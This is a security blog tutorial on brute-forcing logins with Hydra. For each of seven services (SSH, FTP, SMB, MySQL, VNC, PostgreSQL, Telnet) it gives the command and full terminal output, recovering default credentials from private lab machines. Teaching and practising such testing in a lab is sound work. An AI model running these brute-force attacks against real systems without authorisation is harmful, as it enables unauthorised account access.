logo

logo

- Home
- Walkthroughs
  - Hack The Box
    - HTB Hard
      - Hack The Box: Brainf#@k
      - Hack The Box: Shrek
    - HTB Medium
      - Hack The Box: Active
      - Hack The Box: Bastard
      - Hack The Box: DevOops
      - Hack The Box: Dropzone
      - Hack The Box: Popcorn
      - Hack The Box: Sense
      - Hack The Box: Tenten
    - HTB Easy
      - Hack The Box: Beep
      - Hack The Box: Blue
      - Hack The Box: Bounty
      - Hack The Box: Lame
      - Hack The Box: Sunday
      - Hack The Box: Valentine
  - VulnHub – Coming Soon
- Tutorials
  - Web Exploits
    - Web Exploit – HTTP-PUT
    - Metasploitable 3 – Exploiting Manage Engine Desktop Central 9
  - Wireless Exploits – Coming Soon
- Tools
  - Gobuster
    - Gobuster Cheatsheet
  - Hydra
    - Hydra – Brute Force Techniques
    - Hydra – Brute Force HTTP(S)
  - Metasploit
    - Metasploitable 3 – Exploiting Manage Engine Desktop Central 9

- MSFVenom
  - MSFVenom Cheatsheet
- Nikto
  - Nikto Cheatsheet
- NMAP
  - NMAP Cheatsheet
  - Nmap Scripting Engine – HTTP
  - Nmap Scripting Engine – MySQL
  - Nmap Scripting Engine – Windows Scans
- Netcat – Coming Soon
- Wireshark – Coming Soon
- Powershell Empire – Coming Soon
- Scripting – Coming Soon

Resources

- Knowledge – Coming Soon
- Threat Hunting – Coming Soon
- Books
- Contact

Hydra – Brute Force Techniques

Hydra is a powerful authentication brute forcing tools for many protocols and services. In this tutorial, I will be showing how to brute force logins for several remote systems.

Basic Hydra usage

```
hydra <Username options> <Password options> <Options> <IP Address> <Protocol> -V -f
```

Supported Services

adam6500 asterisk cisco cisco-enable cvs firebird ftp ftps http[s]-{head|get|post} http[s]-{get|post}-form http-proxy http-proxy-urlenum icq imap[s] irc ldap2[s] ldap3[-{cram|digest}md5][s] mssql mysql nntp oracle-listener oracle-sid pcanywhere pcnfs pop3[s] postgres radmin2 rdp redis rexec rlogin rpcap rsh rtsp s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc xmpp


Options

-l Single Username
-L Username list
-p Password
-P Password list

-t Limit concurrent connections
-V Verbose output
-f Stop on correct login
-s Port

In the examples below, you will see the service, Command, and an example screenshot.
Found credentials will be in green.


SSH
hydra -L usernames.txt -P passwords.txt 192.168.2.66 ssh -V



```
root@kali:~/hydra# hydra -L usernames.txt -P passwords.txt 192.168.2.66 ssh -V
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-10-25 01:43:41
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 24 login tries (l:4/p:6), ~2 tries per task
[DATA] attacking ssh://192.168.2.66:22/
[ATTEMPT] target 192.168.2.66 - login "admin" - pass "admin" - 1 of 24 [child 0] (0/0)
[ATTEMPT] target 192.168.2.66 - login "admin" - pass "root" - 2 of 24 [child 1] (0/0)
[ATTEMPT] target 192.168.2.66 - login "admin" - pass "toor" - 3 of 24 [child 2] (0/0)
[ATTEMPT] target 192.168.2.66 - login "admin" - pass "password123" - 4 of 24 [child 3] (0/0)
[ATTEMPT] target 192.168.2.66 - login "admin" - pass "S3cretP4ssw0rd" - 5 of 24 [child 4] (0/0)
[ATTEMPT] target 192.168.2.66 - login "admin" - pass "vagrant" - 6 of 24 [child 5] (0/0)
[ATTEMPT] target 192.168.2.66 - login "root" - pass "admin" - 7 of 24 [child 6] (0/0)
[ATTEMPT] target 192.168.2.66 - login "root" - pass "root" - 8 of 24 [child 7] (0/0)
[ATTEMPT] target 192.168.2.66 - login "root" - pass "toor" - 9 of 24 [child 8] (0/0)
[ATTEMPT] target 192.168.2.66 - login "root" - pass "password123" - 10 of 24 [child 9] (0/0)
[ATTEMPT] target 192.168.2.66 - login "root" - pass "S3cretP4ssw0rd" - 11 of 24 [child 10] (0/0)
[ATTEMPT] target 192.168.2.66 - login "root" - pass "vagrant" - 12 of 24 [child 11] (0/0)
[ATTEMPT] target 192.168.2.66 - login "vagrant" - pass "admin" - 13 of 24 [child 12] (0/0)
[ATTEMPT] target 192.168.2.66 - login "vagrant" - pass "root" - 14 of 24 [child 13] (0/0)
[ATTEMPT] target 192.168.2.66 - login "vagrant" - pass "toor" - 15 of 24 [child 14] (0/0)
[ATTEMPT] target 192.168.2.66 - login "vagrant" - pass "password123" - 16 of 24 [child 15] (0/0)
[ATTEMPT] target 192.168.2.66 - login "vagrant" - pass "S3cretP4ssw0rd" - 17 of 25 [child 12] (0/1)
[ATTEMPT] target 192.168.2.66 - login "vagrant" - pass "vagrant" - 18 of 25 [child 0] (0/1)
[ATTEMPT] target 192.168.2.66 - login "" - pass "admin" - 19 of 25 [child 2] (0/1)
[ATTEMPT] target 192.168.2.66 - login "" - pass "root" - 20 of 25 [child 14] (0/1)
[ATTEMPT] target 192.168.2.66 - login "" - pass "toor" - 21 of 25 [child 1] (0/1)
[ATTEMPT] target 192.168.2.66 - login "" - pass "password123" - 22 of 25 [child 4] (0/1)
[ATTEMPT] target 192.168.2.66 - login "" - pass "S3cretP4ssw0rd" - 23 of 25 [child 5] (0/1)
[ATTEMPT] target 192.168.2.66 - login "" - pass "vagrant" - 24 of 25 [child 6] (0/1)
[REDO-ATTEMPT] target 192.168.2.66 - login "vagrant" - pass "admin" - 25 of 25 [child 9] (1/1)
[22][ssh] host: 192.168.2.66   login: vagrant   password: vagrant
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-10-25 01:43:44
```


FTP
hydra -L usernames.txt -P passwords.txt 192.168.2.62 ftp -V -f



```
root@kali:~/hydra# hydra -L usernames.txt -P passwords.txt 192.168.2.62 ftp -V -f
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-10-25 01:58:06
[DATA] max 16 tasks per 1 server, overall 16 tasks, 25 login tries (l:5/p:5), ~2 tries per task
[DATA] attacking ftp://192.168.2.62:21/
[ATTEMPT] target 192.168.2.62 - login "admin" - pass "admin" - 1 of 25 [child 0] (0/0)
[ATTEMPT] target 192.168.2.62 - login "admin" - pass "toor" - 2 of 25 [child 1] (0/0)
[ATTEMPT] target 192.168.2.62 - login "admin" - pass "msfadmin" - 3 of 25 [child 2] (0/0)
[ATTEMPT] target 192.168.2.62 - login "admin" - pass "password123" - 4 of 25 [child 3] (0/0)
[ATTEMPT] target 192.168.2.62 - login "admin" - pass "vagrant" - 5 of 25 [child 4] (0/0)
[ATTEMPT] target 192.168.2.62 - login "root" - pass "admin" - 6 of 25 [child 5] (0/0)
[ATTEMPT] target 192.168.2.62 - login "root" - pass "toor" - 7 of 25 [child 6] (0/0)
[ATTEMPT] target 192.168.2.62 - login "root" - pass "msfadmin" - 8 of 25 [child 7] (0/0)
[ATTEMPT] target 192.168.2.62 - login "root" - pass "password123" - 9 of 25 [child 8] (0/0)
[ATTEMPT] target 192.168.2.62 - login "root" - pass "vagrant" - 10 of 25 [child 9] (0/0)
[ATTEMPT] target 192.168.2.62 - login "msfadmin" - pass "admin" - 11 of 25 [child 10] (0/0)
[ATTEMPT] target 192.168.2.62 - login "msfadmin" - pass "toor" - 12 of 25 [child 11] (0/0)
[ATTEMPT] target 192.168.2.62 - login "msfadmin" - pass "msfadmin" - 13 of 25 [child 12] (0/0)
[ATTEMPT] target 192.168.2.62 - login "msfadmin" - pass "password123" - 14 of 25 [child 13] (0/0)
[ATTEMPT] target 192.168.2.62 - login "msfadmin" - pass "vagrant" - 15 of 25 [child 14] (0/0)
[ATTEMPT] target 192.168.2.62 - login "vagrant" - pass "admin" - 16 of 25 [child 15] (0/0)
[21][ftp] host: 192.168.2.62   login: msfadmin   password: msfadmin
[STATUS] attack finished for 192.168.2.62 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-10-25 01:58:07
```

SMB
hydra -L usernames.txt -P passwords.txt 192.168.2.66 smb -V -f




```
root@kali:~/hydra# hydra -L usernames.txt -P passwords.txt 192.168.2.66 smb -V -f
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-10-25 02:03:48
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] max 1 task per 1 server, overall 1 task, 12 login tries (l:4/p:3), ~12 tries per task
[DATA] attacking smb://192.168.2.66:445/
[ATTEMPT] target 192.168.2.66 - login "root" - pass "admin" - 1 of 12 [child 0] (0/0)
[ATTEMPT] target 192.168.2.66 - login "root" - pass "msfadmin" - 2 of 12 [child 0] (0/0)
[ATTEMPT] target 192.168.2.66 - login "root" - pass "vagrant" - 3 of 12 [child 0] (0/0)
[ATTEMPT] target 192.168.2.66 - login "msfadmin" - pass "admin" - 4 of 12 [child 0] (0/0)
[ATTEMPT] target 192.168.2.66 - login "msfadmin" - pass "msfadmin" - 5 of 12 [child 0] (0/0)
[ATTEMPT] target 192.168.2.66 - login "msfadmin" - pass "vagrant" - 6 of 12 [child 0] (0/0)
[ATTEMPT] target 192.168.2.66 - login "vagrant" - pass "admin" - 7 of 12 [child 0] (0/0)
[ATTEMPT] target 192.168.2.66 - login "vagrant" - pass "msfadmin" - 8 of 12 [child 0] (0/0)
[ATTEMPT] target 192.168.2.66 - login "vagrant" - pass "vagrant" - 9 of 12 [child 0] (0/0)
[445][smb] host: 192.168.2.66   login: vagrant   password: vagrant
[STATUS] attack finished for 192.168.2.66 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-10-25 02:03:49
```

MySQL

hydra -L usernames.txt -P passwords.txt 192.168.2.66 mysql -V -f hydra -L usernames.txt -P passwords.txt 192.168.2.66 mysql -V -f




```
root@kali:~/hydra# hydra -L usernames.txt -P passwords.txt 192.168.2.66 mysql -V -f
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-10-25 02:07:48
[INFO] Reduced number of tasks to 4 (mysql does not like many parallel connections)
[DATA] max 4 tasks per 1 server, overall 4 tasks, 16 login tries (l:4/p:4), ~4 tries per task
[DATA] attacking mysql://192.168.2.66:3306/
[ATTEMPT] target 192.168.2.66 - login "root" - pass "admin" - 1 of 16 [child 0] (0/0)
[ATTEMPT] target 192.168.2.66 - login "root" - pass "msfadmin" - 2 of 16 [child 1] (0/0)
[ATTEMPT] target 192.168.2.66 - login "root" - pass "vagrant" - 3 of 16 [child 2] (0/0)
[ATTEMPT] target 192.168.2.66 - login "root" - pass "" - 4 of 16 [child 3] (0/0)
[3306][mysql] host: 192.168.2.66   login: root
[STATUS] attack finished for 192.168.2.66 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-10-25 02:07:49
```

Note: MySQL did not have a password set. I had to add a blank line in the password list.

VNC

hydra -P passwords.txt 192.168.2.62 vnc -V




```
root@kali:~/hydra# hydra -P passwords.txt 192.168.2.62 vnc -V
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-10-25 02:16:19
[WARNING] you should set the number of parallel task to 4 for vnc services.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 4 login tries (l:1/p:4), ~1 try per task
[DATA] attacking vnc://192.168.2.62:5900/
[ATTEMPT] target 192.168.2.62 - login "" - pass "admin" - 1 of 4 [child 0] (0/0)
[ATTEMPT] target 192.168.2.62 - login "" - pass "msfadmin" - 2 of 4 [child 1] (0/0)
[ATTEMPT] target 192.168.2.62 - login "" - pass "vagrant" - 3 of 4 [child 2] (0/0)
[ATTEMPT] target 192.168.2.62 - login "" - pass "password" - 4 of 4 [child 3] (0/0)
[5900][vnc] host: 192.168.2.62   password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-10-25 02:16:19
```

Note: VNC does not utilize a username and is not included in the command.

Postgresql

hydra -L usernames.txt -P passwords.txt 192.168.2.62 postgres -V




```
root@kali:~/hydra# hydra -L usernames.txt -P passwords.txt 192.168.2.62 postgres -V
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-10-25 02:24:49
[DATA] max 16 tasks per 1 server, overall 16 tasks, 20 login tries (l:4/p:5), ~2 tries per task
[DATA] attacking postgres://192.168.2.62:5432/
[ATTEMPT] target 192.168.2.62 - login "root" - pass "admin" - 1 of 20 [child 0] (0/0)
[ATTEMPT] target 192.168.2.62 - login "root" - pass "msfadmin" - 2 of 20 [child 1] (0/0)
[ATTEMPT] target 192.168.2.62 - login "root" - pass "vagrant" - 3 of 20 [child 2] (0/0)
[ATTEMPT] target 192.168.2.62 - login "root" - pass "password" - 4 of 20 [child 3] (0/0)
[ATTEMPT] target 192.168.2.62 - login "root" - pass "postgres" - 5 of 20 [child 4] (0/0)
[ATTEMPT] target 192.168.2.62 - login "msfadmin" - pass "admin" - 6 of 20 [child 5] (0/0)
[ATTEMPT] target 192.168.2.62 - login "msfadmin" - pass "msfadmin" - 7 of 20 [child 6] (0/0)
[ATTEMPT] target 192.168.2.62 - login "msfadmin" - pass "vagrant" - 8 of 20 [child 7] (0/0)
[ATTEMPT] target 192.168.2.62 - login "msfadmin" - pass "password" - 9 of 20 [child 8] (0/0)
[ATTEMPT] target 192.168.2.62 - login "msfadmin" - pass "postgres" - 10 of 20 [child 9] (0/0)
[ATTEMPT] target 192.168.2.62 - login "vagrant" - pass "admin" - 11 of 20 [child 10] (0/0)
[ATTEMPT] target 192.168.2.62 - login "vagrant" - pass "msfadmin" - 12 of 20 [child 11] (0/0)
[ATTEMPT] target 192.168.2.62 - login "vagrant" - pass "vagrant" - 13 of 20 [child 12] (0/0)
[ATTEMPT] target 192.168.2.62 - login "vagrant" - pass "password" - 14 of 20 [child 13] (0/0)
[ATTEMPT] target 192.168.2.62 - login "vagrant" - pass "postgres" - 15 of 20 [child 14] (0/0)
[ATTEMPT] target 192.168.2.62 - login "postgres" - pass "admin" - 16 of 20 [child 15] (0/0)
[ATTEMPT] target 192.168.2.62 - login "postgres" - pass "msfadmin" - 17 of 20 [child 6] (0/0)
[ATTEMPT] target 192.168.2.62 - login "postgres" - pass "vagrant" - 18 of 20 [child 0] (0/0)
[ATTEMPT] target 192.168.2.62 - login "postgres" - pass "password" - 19 of 20 [child 7] (0/0)
[ATTEMPT] target 192.168.2.62 - login "postgres" - pass "postgres" - 20 of 20 [child 10] (0/0)
[5432][postgres] host: 192.168.2.62   login: postgres   password: postgres
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-10-25 02:24:49
```

Telnet

hydra -L usernames.txt -P passwords.txt 192.168.2.62 telnet -V



```
root@kali:~/hydra# hydra -L usernames.txt -P passwords.txt 192.168.2.62 telnet -V
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-10-25 02:29:47
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 16 tasks per 1 server, overall 16 tasks, 20 login tries (l:4/p:5), ~2 tries per task
[DATA] attacking telnet://192.168.2.62:23/
[ATTEMPT] target 192.168.2.62 - login "root" - pass "admin" - 1 of 20 [child 0] (0/0)
[ATTEMPT] target 192.168.2.62 - login "root" - pass "msfadmin" - 2 of 20 [child 1] (0/0)
[ATTEMPT] target 192.168.2.62 - login "root" - pass "vagrant" - 3 of 20 [child 2] (0/0)
[ATTEMPT] target 192.168.2.62 - login "root" - pass "password" - 4 of 20 [child 3] (0/0)
[ATTEMPT] target 192.168.2.62 - login "root" - pass "postgres" - 5 of 20 [child 4] (0/0)
[ATTEMPT] target 192.168.2.62 - login "msfadmin" - pass "admin" - 6 of 20 [child 5] (0/0)
[ATTEMPT] target 192.168.2.62 - login "msfadmin" - pass "msfadmin" - 7 of 20 [child 6] (0/0)
[ATTEMPT] target 192.168.2.62 - login "msfadmin" - pass "vagrant" - 8 of 20 [child 7] (0/0)
[ATTEMPT] target 192.168.2.62 - login "msfadmin" - pass "password" - 9 of 20 [child 8] (0/0)
[ATTEMPT] target 192.168.2.62 - login "msfadmin" - pass "postgres" - 10 of 20 [child 9] (0/0)
[ATTEMPT] target 192.168.2.62 - login "vagrant" - pass "admin" - 11 of 20 [child 10] (0/0)
[ATTEMPT] target 192.168.2.62 - login "vagrant" - pass "msfadmin" - 12 of 20 [child 11] (0/0)
[ATTEMPT] target 192.168.2.62 - login "vagrant" - pass "vagrant" - 13 of 20 [child 12] (0/0)
[ATTEMPT] target 192.168.2.62 - login "vagrant" - pass "password" - 14 of 20 [child 13] (0/0)
[ATTEMPT] target 192.168.2.62 - login "vagrant" - pass "postgres" - 15 of 20 [child 14] (0/0)
[ATTEMPT] target 192.168.2.62 - login "postgres" - pass "admin" - 16 of 20 [child 15] (0/0)
[23][telnet] host: 192.168.2.62   login: msfadmin   password: msfadmin
[ATTEMPT] target 192.168.2.62 - login "postgres" - pass "msfadmin" - 17 of 20 [child 6] (0/0)
[ATTEMPT] target 192.168.2.62 - login "postgres" - pass "vagrant" - 18 of 20 [child 0] (0/0)
[ATTEMPT] target 192.168.2.62 - login "postgres" - pass "password" - 19 of 20 [child 12] (0/0)
[ATTEMPT] target 192.168.2.62 - login "postgres" - pass "postgres" - 20 of 20 [child 11] (0/0)
[23][telnet] host: 192.168.2.62   login: postgres   password: postgres
1 of 1 target successfully completed, 2 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-10-25 02:29:53
```

Previous post

Metasploitable 3 – Exploiting Manage Engine Desktop Central 9

Next post

Hydra – Brute Force HTTP(S)